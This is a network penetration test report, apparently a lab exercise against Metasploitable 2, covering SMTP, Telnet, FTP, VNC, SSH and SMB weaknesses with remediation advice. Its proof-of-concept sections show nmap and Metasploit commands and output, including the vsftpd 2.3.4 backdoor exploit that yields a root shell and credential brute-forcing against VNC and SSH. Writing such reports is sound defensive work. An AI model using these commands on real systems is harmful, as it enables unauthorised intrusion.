Network Penetration Testing Report

(Metasploitable 2)

Prepared For:

Company Name: **Buguard**
Contact Person: Security Manager
Date: August 2025

Prepared By:

Pentester: Amr Hatab

Executive Summary

This report shows the results of a penetration test we carried out on **Buguard** Corp's network. The goal of this test was to check how secure the company's internal and external systems are, find any weaknesses, and suggest how they can be fixed.
During the test, several issues were identified, ranging from minor misconfigurations to serious vulnerabilities that could be exploited by attackers.
Our main recommendation is to focus first on fixing the critical and high-risk issues, then address the medium and low ones to improve the overall security of the infrastructure

Scope & Methodology

Our penetration test zeroed in on specific parts of your network: 192.168.1.x

Methodology:
The following phases were followed during the penetration test:
1. **Reconnaissance (Information Gathering)** : Collected information about the network and systems.
2. **Scanning & Enumeration** : Identified active services and potential entry
Points.
3. **Vulnerability Analysis** : Assessed systems for known weaknesses.
4. **Exploitation** : Tested vulnerabilities to evaluate their impact.
5. **Post-Exploitation** : Analyzed the extent of access gained.
6. **Reporting** : Documented findings with clear remediation steps.

This methodical strategy helped us uncover issues that might otherwise go un-noticed in routine checks.

Findings and Recommendations

Here, we break down each vulnerability we discovered. For each one, you'll find a clear description, the potential business impact, and practical steps to fix it. We've assigned severity levels Critical, High, Medium, or Low based on how easily it could be exploited and the damage it might cause. Proof of concept details are included with placeholders for supporting images, which demonstrate the issues without revealing sensitive technical specifics

Finding 1

SMTP Service – User Enumeration

Severity: Medium

Description: The SMTP service, which handles email transmission, inadvertently allows outsiders to discover valid user accounts by sending simple queries to the server. This is like giving attackers a list of targets for further attacks.

Affected Hosts: `192.168.1.8`

Impact: This makes it easier for attackers to guess passwords and target real accounts, which can lead to unauthorized access.

Recommendation:

- Ensure that SMTP servers require authentication for sending emails
- Limit information disclosed by the server during queries
- Implement strong authentication and enforce rate-limiting to make enumeration attacks harder.

Proof of Concept (PoC):

Identifying a **SMTP Service**

Using a tool like nmap, we ran a script to query the SMTP server

```
└─$ nmap -p 25 -sV --script smtp* 192.168.1.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-20 22:50 EEST
Nmap scan report for 192.168.1.8 (192.168.1.8)
Host is up (0.0026s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
| smtp-enum-users:
|_  Couldn't find any accounts
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_smtp-open-relay: Server doesn't seem to be an open relay, all tests failed
Service Info: Host:  metasploitable.localdomain

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.13 seconds
```

Enumerate Users

```
msf6 > search smtp_enum

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_enum      .                normal  No     SMTP User Enumeration Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                Required  Description
   ----       ---------------                                --------  -----------
   RHOSTS                                                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usi
                                                                       ng-metasploit.html
   RPORT      25                                             yes       The target port (TCP)
   THREADS    1                                              yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                           yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists  yes       The file that contains a list of probable users accounts.
              /unix_users.txt


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.1.8
rhosts => 192.168.1.8
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.1.8:25        - 192.168.1.8:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.1.8:25        - 192.168.1.8:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nob
ody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.8:25        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Finding 2

Telnet Service – Insecure Access

Severity: Critical

Description: Telnet is an old network protocol that provides insecure access to computers over a network. It is used to connect to remote systems over TCP/IP networks. However, due to security vulnerabilities, its usage is not recommended, and more secure alternatives like SSH are preferred..

Affected Hosts: `192.168.1.8`

Impact:

- An attacker with valid Telnet credentials can gain direct remote access to the target system.
- With this access, the attacker could execute commands, escalate privileges, pivot to other machines, or exfiltrate sensitive data.

Recommendation:


- Restrict access to trusted IPs via firewalls


- Disable Telnet and use SSH instead
- Ensure strong and unique passwords are enforced.

Proof of Concept (PoC):


Identifying a **Telnet Service**

Using a tool like nmap, we ran a script to query the Telnet server





Now we have two valid credentials, lets to login (msfadmin:msfadmin) and (user:user)



Finding 3

FTP Service – Backdoor and Anonymous Login

Severity: Critical

Description: FTP (File Transfer Protocol) is a standard network protocol used for transferring files from one host to another over a TCP-based network, such as the Internet. It enables users to upload or download files, manage file directories on a remote server, and navigate the server's file system.

Affected Hosts: `192.168.1.8`

Impact: The FTP service is running a vulnerable version of vsftpd (2.3.4) which contains a known backdoor. This allows remote attackers to gain root access to the system without authentication, leading to a full compromise of the server and its data.

Recommendation:

- Upgrade vsftpd to the latest secure version or remove it if not required.
- Disable anonymous access and require strong authentication

Proof of Concept (PoC):

Identifying a **FTP Service**

```
└─$ nmap -p 21 -sVC 192.168.1.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-21 00:29 EEST
Nmap scan report for 192.168.1.8 (192.168.1.8)
Host is up (0.0038s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.12
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.33 seconds
```

After We scanned with Nmap we found the ftp version and the Anonymous FTP login is allowed

search for the version in Metasploit

```
└─$ msfconsole -q
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.8
rhosts => 192.168.1.8
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.8:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.8:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.8:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.8:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.12:45199 → 192.168.1.8:6200) at 2025-08-21 00:18:02 +0300

id
uid=0(root) gid=0(root)
exit
[*] 192.168.1.8 - Command shell session 1 closed.
```

we used a known exploit to gain root access, confirming the backdoor and Successfully gained access with root Privilege

Finding 4

VNC Service – Weak Authentication

Severity: High

Description: VNC (Virtual Network Computing) is a graphical desktop-sharing system that allows users to remotely control another computer's desktop over a network connection. It is widely used for remote administration, support, and screen sharing.

Affected Hosts: `192.168.1.8`

Impact: Attackers could control the desktop, access files, or run commands

Recommendation:

- Use strong, complex passwords and restrict VNC access to trusted IPs only.
- Disable the service if it’s not needed.
- Ensure strong and unique passwords are enforced.
- Consider using more secure alternatives like SSH with port forwarding or RDP with Network Level Authentication.

Proof of Concept (PoC):


Identifying a **VNC Service**

```
└─$ nmap -p 5900 -sV --script vnc* 192.168.1.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-21 00:35 EEST
Nmap scan report for 192.168.1.8 (192.168.1.8)
Host is up (0.0026s latency).

PORT    STATE SERVICE VERSION
5900/tcp open  vnc     VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
| vnc-brute:
|   Accounts: No valid accounts found
|   Statistics: Performed 25 guesses in 3 seconds, average tps: 8.3
|_  ERROR: Too many authentication failures

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.27 seconds
```

Brute Force for Authentication via Metasploit

```
└─$ msfconsole -q
msf6 > search vnc_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login       .                normal  No     VNC Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login

msf6 > use 0
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.1.8
rhosts => 192.168.1.8
msf6 auxiliary(scanner/vnc/vnc_login) > set username root
username => root
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.1.8:5900      - 192.168.1.8:5900 - Starting VNC login sweep
[!] 192.168.1.8:5900      - No active DB -- Credential data will not be saved!
[+] 192.168.1.8:5900      - 192.168.1.8:5900 - Login Successful: :password
[*] 192.168.1.8:5900      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We successfully found the password with is (password)



We then connected with vncviewer to access the desktop

Finding 5

SSH Service – Weak Configuration

Severity: High

Description: Secure Shell (SSH) is a protocol used to securely connect to another computer over a network. It allows you to log into another computer, execute commands, and transfer files, all in a secure manner. This is because SSH encrypts your connection, making it difficult for hackers to intercept and understand the data being exchanged.

Affected Hosts: `192.168.1.12`

Impact: If an attacker successfully guesses a password, they can gain remote access to the server, potentially compromising sensitive data.

Recommendation:

- Disable password authentication and enforce key-based authentication.
- Install Fail2Ban to block brute-force attempts
- Ensure strong and unique passwords are enforced.
- Disable direct root login and require users to use `sudo` for administrative tasks.

Proof of Concept (PoC):

Identifying a **SSH Service**


```
└─$ nmap -p 22 -sV --script ssh* -T 5 192.168.1.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-23 00:37 EEST
NSE: [ssh-run] Failed to specify credentials and command to run.
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: administrator:
NSE: [ssh-brute] Trying username/password pair: webadmin:
NSE: [ssh-brute] Trying username/password pair: sysadmin:
NSE: [ssh-brute] Trying username/password pair: netadmin:
NSE: [ssh-brute] Trying username/password pair: guest:
NSE: [ssh-brute] Trying username/password pair: web:
NSE: [ssh-brute] Trying username/password pair: test:
NSE: [ssh-brute] Trying username/password pair: root:123456
NSE: [ssh-brute] Trying username/password pair: admin:123456
NSE: [ssh-brute] Trying username/password pair: administrator:123456
NSE: [ssh-brute] Trying username/password pair: webadmin:123456
NSE: [ssh-brute] Trying username/password pair: sysadmin:123456
NSE: [ssh-brute] Trying username/password pair: netadmin:123456
NSE: [ssh-brute] Trying username/password pair: guest:123456
NSE: [ssh-brute] Trying username/password pair: web:123456
NSE: [ssh-brute] Trying username/password pair: test:123456
NSE: [ssh-brute] Trying username/password pair: root:12345
NSE: [ssh-brute] Trying username/password pair: admin:12345
NSE: [ssh-brute] Trying username/password pair: administrator:12345
NSE: [ssh-brute] Trying username/password pair: webadmin:12345
NSE: [ssh-brute] Trying username/password pair: sysadmin:12345
NSE: [ssh-brute] Trying username/password pair: netadmin:12345
NSE: [ssh-brute] Trying username/password pair: guest:12345
NSE: [ssh-brute] Trying username/password pair: web:12345
```

```
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.014s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh2-enum-algos:
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|       ssh-rsa
|       ssh-dss
|   encryption_algorithms: (13)
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       arcfour128
|       arcfour256
|       arcfour
|       aes192-cbc
|       aes256-cbc
|       rijndael-cbc@lysator.liu.se
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|   mac_algorithms: (7)
|       hmac-md5
|       hmac-sha1
|       umac-64@openssh.com
|       hmac-ripemd160
|       hmac-ripemd160@openssh.com
|       hmac-sha1-96
|       hmac-md5-96
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
```

```
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-run: Failed to specify credentials and command to run.
| ssh-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 547 guesses in 180 seconds, average tps: 3.0
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.70 seconds

┌──(dot㉿hatab)-[~]
└─$
```

A brute-force attempt using NMAP successfully identified valid credentials for the SSH service

Once I got this creds I tried to connect to ssh via metasploit module and I got a shell



This granted us a shell session

Finding 6

SMB Service – Null Session Access

Severity: High

Description: SMB (Server Message Block), also known as CIFS (Common Internet File System), is a network protocol that allows for file sharing, network browsing, printing services, and inter-process communication over a network.

The SMB protocol provides you with the ability to access resources from a server.

Affected Hosts: `192.168.1.12`

Impact: SMB null sessions allow unauthenticated users to enumerate sensitive information (users, groups, shares, policies, etc.), which attackers can leverage for privilege escalation or lateral movement in the network.

Recommendation:

- Disable null session access by restricting anonymous logons
- Apply security patches and restrict SMB access
- Use firewalls/segmentation to limit SMB exposure.
- Monitor Samba Logs for unauthorized access attempts and suspicious activities.


Proof of Concept (PoC):

Identifying a **SMB Service**

Running the enum4linux tool


enum4linux is a Linux tool for SMB/Windows enumeration. It automates `smbclient`, `rpcclient`, and `net` commands to gather users, groups, shares, password policies, and OS info.

We found the server can login with a null session

